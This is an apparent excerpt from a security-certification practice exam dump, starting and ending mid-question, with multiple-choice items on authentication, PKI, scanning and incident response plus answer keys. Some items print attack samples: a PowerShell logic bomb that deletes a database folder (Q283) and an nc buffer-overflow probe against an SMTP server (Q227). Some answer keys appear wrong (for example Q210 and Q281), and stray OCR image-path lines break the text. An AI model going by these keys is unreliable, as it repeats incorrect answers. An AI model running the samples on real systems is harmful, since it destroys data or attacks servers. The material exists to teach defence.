A. Security awareness training

B. Antivirus

C. Firewalls

D. Intrusion detection system

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 210

A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password. Which of the following methods would BEST meet the developer's requirements?

A. SAML

B. LDAP

C. OAuth

D. Shibboleth

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 211

A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive

B. Authenticated

C. Credentialed
D. Active

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 212
A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network.
Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213
To determine the ALE of a particular risk, which of the following must be calculated? (Choose two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

Correct Answer: AD

Section: (none)
Explanation

Explanation/Reference:

QUESTION 214

Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Choose two.)

A. XOR
B. PBKDF2
C. bcrypt
D. HMAC
E. RIPEMD

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 215

Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.
Which of the following authentication methods should be deployed to achieve this goal?

A. PIN
B. Security question
C. Smart card
D. Passphrase
E. CAPTCHA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 216
A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

A. PaaS
B. SaaS
C. IaaS
D. BaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 217
After a security incident, management is meeting with involved employees to document the incident and its aftermath.
Which of the following BEST describes this phase of the incident response process?

A. Lessons learned
B. Recovery
C. Identification
D. Preparation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 218
A user needs to send sensitive information to a colleague using PKI.

Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Choose two.)

A. Non-repudiation

B. Email content encryption
C. Steganography
D. Transport security
E. Message integrity

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 219
A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach. Which of the following is MOST likely the cause?

A. Insufficient key bit length
B. Weak cipher suite
C. Unauthenticated encryption method
D. Poor implementation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 220
An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography. Discovery of which of the following would help catch the tester in the act?

A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
B. Large-capacity USB drives on the tester's desk with encrypted zip files
C. Outgoing emails containing unusually large image files
D. Unusual SFTP connections to a consumer IP address

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 221
A member of the admins group reports being unable to modify the "changes" file on a server.
The permissions on the file are as follows:

Permissions User Group File
-rwxrw-r--+ Admins Admins changes

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."
B. The SELinux mode on the server is set to "permissive."
C. An FACL has been added to the permissions for the file.
D. The admins group does not have adequate permissions to access the file.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 222
A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services.
The scan reports include the following critical-rated vulnerability: Title: Remote Command Execution vulnerability in web server Rating: Critical (CVSS 10.0)
Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

Which of the following actions should the security analyst perform FIRST?

A. Escalate the issue to senior management.
B. Apply organizational context to the risk rating.
C. Organize for urgent out-of-cycle patching.
D. Exploit the server to check whether it is a false positive.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 223
An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy.
Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems.
B. Configure a separate zone for the systems and restrict access to known ports.
C. Configure the systems to ensure only necessary applications are able to run.
D. Configure the host firewall to ensure only the necessary applications have listening ports

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 224
An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP.
Which of the following should the organization do to achieve this outcome?

A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
B. Deploy a web-proxy and then blacklist the IP on the firewall.
C. Deploy a web-proxy and implement IPS at the network edge.
D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.
Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226
A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks.

Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 227
During a routine vulnerability assessment, the following command was

successful: echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25

Which of the following vulnerabilities is being exploited?

A. Buffer overflow directed at a specific host MTA
B. SQL injection directed at a web server
C. Cross-site scripting directed at www.company.com
D. Race condition in a UNIX shell script

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 228
A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures.
Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?

A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
B. Provide customers with a constrained interface to manage only their users' accounts in the company's active directory server.
C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 229
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 230
A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

A. the current internal key management system.
B. a third-party key management system that will reduce operating costs.
C. risk benefits analysis results to make a determination.
D. a software solution including secure key escrow capabilities.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 231
After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
B. One key pair will be used for encryption. The other key pair will provide extended validation.
C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
D. One key pair will be used for internal communication, and the other will be used for external communication.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 232
A security manager is creating an account management policy for a global organization with sales personnel who must access corporate network resources while traveling all over the world.
Which of the following practices is the security manager MOST likely to enforce with the policy? (Choose two.)

A. Time-of-day restrictions
B. Password complexity
C. Location-based authentication
D. Group-based access control
E. Standard naming convention

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 233
A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server
B. Configuring federation between authentication servers
C. Enabling TOTP
D. Deploying certificates to endpoint devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 234

After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks.
Which of the following would BEST assist the analyst in making this determination?

A. tracert
B. Fuzzer
C. nslookup
D. Nmap
E. netcat

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 235

Which of the following describes the key difference between vishing and phishing attacks?

A. Phishing is used by attackers to steal a person's identity.
B. Vishing attacks require some knowledge of the target of attack.
C. Vishing attacks are accomplished using telephony services.
D. Phishing is a category of social engineering attack.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 236

A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT

B. Worm

C. Ransomware

D. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 237

A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:

- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software

B. Deploying relevant group policies to the devices

C. Installing full device encryption

D. Removing administrative rights to the devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 238

An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control.

Which of the following BEST describes the proper employment of multifactor authentication?

A. Proximity card, fingerprint scanner, PIN

B. Fingerprint scanner, voice recognition, proximity card

C. Smart card, user PKI certificate, privileged user certificate

D. Voice recognition, smart card, proximity card

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 239

A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program.

Which of the following issue could occur if left unresolved? (Choose two.)

A. MITM attack

B. DoS attack

C. DLL injection

D. Buffer overflow

E. Resource exhaustion

Correct Answer: BE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 240

Which of the following is used to validate the integrity of data?

A. CBC

B. Blowfish

C. MD5
D. RSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 241
A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 242
When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

A. Infrastructure
B. Platform
C. Software
D. Virtualization

Correct Answer: A

Section: (none)
Explanation


Explanation/Reference:

QUESTION 243
A security analyst is acquiring data from a potential network incident.
Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

A. Volatile memory capture
B. Traffic and logs
C. Screenshots
D. System image capture

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 244
A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.
Upon investigation, the origin host that initiated the socket shows this output:



```
usera@host>history
    mkdir /local/usr/bin/somedirectory
    nc -1 192.168.5.1 -p 9856
    ping -c 30 8.8.8.8 -s 600
    rm /etc/dir2/somefile
    rm -rm /etc/dir2/
    traceroute 8.8.8.8
    pskill pid 9487
usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

A. traceroute 8.8.8.8
B. ping -1 30 8.8.8.8 -s 600
C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 245
A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant configuration items.
Which of the following BEST describe why this has occurred? (Choose two.)

A. Privileged-user credentials were used to scan the host
B. Non-applicable plugins were selected in the scan policy
C. The incorrect audit file was used
D. The output of the report contains false positives

E. The target host has been compromised

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 246
A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

A. Configure the OS default TTL to 1
B. Use NAT on the R&D network
C. Implement a router ACL
D. Enable protected ports on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 247
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 248

The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 249

An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 250

A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 251
A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

A. Wildcard certificate
B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SAN = Subject Alternate Names

QUESTION 252
A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?

A. Penetration test
B. Vulnerability scan

C. Active reconnaissance
D. Patching assessment report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 253
An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Choose two.)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 254
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 255

A Chief Information Security Officer (CISO) has tasked a security analyst with assessing the security posture of an organization and which internal factors would contribute to a security compromise. The analyst performs a walk-through of the organization and discovers there are multiple instances of unlabeled optical media on office desks. Employees in the vicinity either do not claim ownership or disavow any knowledge concerning who owns the media. Which of the following is the MOST immediate action to be taken?

A. Confiscate the media and dispose of it in a secure manner as per company policy.
B. Confiscate the media, insert it into a computer, find out what is on the disc, and then label it and return it to where it was found.
C. Confiscate the media and wait for the owner to claim it. If it is not claimed within one month, shred it.
D. Confiscate the media, insert it into a computer, make a copy of the disc, and then return the original to where it was found.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 256

A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Choose two.)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 257
A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 258
A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

A. Mission-essential function
B. Single point of failure
C. backup and restoration plans
D. Identification of critical systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

QUESTION 259

A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is in a hurricane-affected area and the disaster recovery site is 100mi (161km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

A. Hot site
B. Warm site
C. Cold site
D. Cloud-based site

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 260
User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

A. Trust model
B. Stapling
C. Intermediate CA
D. Key escrow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 261
A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure.
Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?
A. Enable CHAP B.
Disable NTLM

C. Enable Kerebos D.
Disable PAP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 262
A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?

A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 263
A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exists?

A. Buffer overflow
B. End-of-life systems
C. System sprawl
D. Weak configuration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 264

A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data.
Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan
B. Passive scan
C. Non-credentialed scan
D. Compliance scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.
Packet sniffing applications can be used for passive scanning to reveal information such as operating system, known protocols running on non-standard ports and active network applications with known bugs. Passive scanning may be conducted by a network administrator scanning for security vulnerabilities or by an intruder as a preliminary to an active attack.
For an intruder, passive scanning's main advantage is that it does not leave a trail that could alert users or administrators to their activities. For an administrator, the main advantage is that it doesn't risk causing undesired behavior on the target computer, such as freezes. Because of these advantages, passive scanning need not be limited to a narrow time frame to minimize risk or disruption, which means that it is likely to return more information.
Passive scanning does have limitations. It is not as complete in detail as active vulnerability scanning and cannot detect any applications that are not currently sending out traffic; nor can it distinguish false information put out for obfuscation.

QUESTION 265

A software developer is concerned about DLL hijacking in an application being written. Which of the following is the MOST viable mitigation measure of this type of attack?

A. The DLL of each application should be set individually
B. All calls to different DLLs should be hard-coded in the application
C. Access to DLLs from the Windows registry should be disabled
D. The affected DLLs should be renamed to avoid future hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 266

While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive.
Which of the following incident response steps is Joe working on now?

A. Recovery
B. Eradication
C. Containment
D. Identification

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 267

A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of active connection and recover
C. Performance containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 268
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.
Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details: Certificate 1 Certificate Path:
Geotrust Global CA
*company.com
Certificate 2
Certificate Path:
*company.com

Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 269
Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure. Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 270
A technician is configuring a load balancer for the application team to accelerate the network performance of their applications. The applications are hosted on multiple servers and must be redundant.
Given this scenario, which of the following would be the BEST method of configuring the load balancer?

A. Round-robin
B. Weighted
C. Least connection
D. Locality-based

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 271
An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

A. Transitive trust
B. Single sign-on
C. Federation
D. Secure token

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 272

A new security administrator ran a vulnerability scanner for the first time and caused a system outage.
Which of the following types of scans MOST likely caused the outage?

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 273
A security analyst is hardening a WiFi infrastructure.

The primary requirements are the following:
- The infrastructure must allow staff to authenticate using the most secure method.
- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.

Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 274

Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

A. Staging environment
B. Sandboxing
C. Secure baselineD. Trusted OS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 275
Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

A. Black box
B. Gray box
C. Credentialed
D. White box

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 276
While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid. Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 277
Which of the following locations contain the MOST volatile data?

A. SSD
B. Paging file
C. RAM
D. Cache memory

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 278
Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.
Which of the following techniques should the systems administrator implement?

A. Role-based access control
B. Honeypot
C. Rule-based access control
D. Password cracker

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 279
Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information.
Which of the following is MOST likely preventing Ann from receiving the encrypted file?

A. Unencrypted credentials
B. Authentication issues
C. Weak cipher suite
D. Permission issues

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 280
A systems administrator is configuring a system that uses data classification labels.
Which of the following will the administrator need to implement to enforce access control?

A. Discretionary access control
B. Mandatory access control
C. Role-based access control
D. Rule-based access control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 281
An analyst is using a vulnerability scanner to look for common security misconfigurations on devices.
Which of the following might be identified by the scanner? (Choose two.)

A. The firewall is disabled on workstations.

B. SSH is enabled on servers.
C. Browser homepages have not been customized.
D. Default administrator credentials exist on networking hardware.
E. The OS is only set to check for updates once a day.

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 282
A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:

The computer has not reported status in 30 days.


Given this scenario, which of the following statements BEST represents the issue with the output above?

A. The computer in question has not pulled the latest ACL policies for the firewall.
B. The computer in question has not pulled the latest GPO policies from the management server.
C. The computer in question has not pulled the latest antivirus definitions from the antivirus program.
D. The computer in question has not pulled the latest application software updates.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 283
A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:



```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive | Select - ExpandProperty
name
if ($members -notcontains "JohnDoe"){
Remove-Item -path C:\Database -recurse -force
}
```

Which of the following did the security administrator discover?

A. Ransomeware
B. Backdoor
C. Logic bomb
D. Trojan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 284

A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth
B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
C. The server will crash when trying to reassemble all the fragmented packets
D. The server will exhaust its memory maintaining half-open connections

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 285

A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

A. Data confidentiality breaches
B. VM escape attacks
C. Lack of redundancy
D. Denial of service

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 286
Which of the following is the proper order for logging a user into a system from the first step to the last step?

A. Identification, authentication, authorization
B. Identification, authorization, authentication
C. Authentication, identification, authorization
D. Authentication, identification, authorization
E. Authorization, identification, authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 287
A company stores highly sensitive data files used by the accounting system on a server file share.
The accounting system uses a service account named accounting-svc to access the file share.
The data is protected will a full disk encryption, and the permissions are set as follows:

File system permissions: Users = Read Only
Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

A. Exploitation of local console access and removal of data
B. Theft of physical hard drives and a breach of confidentiality
C. Remote exfiltration of data using domain credentials
D. Disclosure of sensitive data to third parties due to excessive share permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 288
A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?

A. Phishing
B. Shoulder surfing
C. Impersonation
D. Dumpster diving

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 289
A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.
Which of the following solutions would BEST meet these requirements?

A. Multifactor authentication
B. SSO
C. Biometrics

D. PKI
E. Federation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 290
An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected.
Which of the following is the MOST appropriate actions to take?

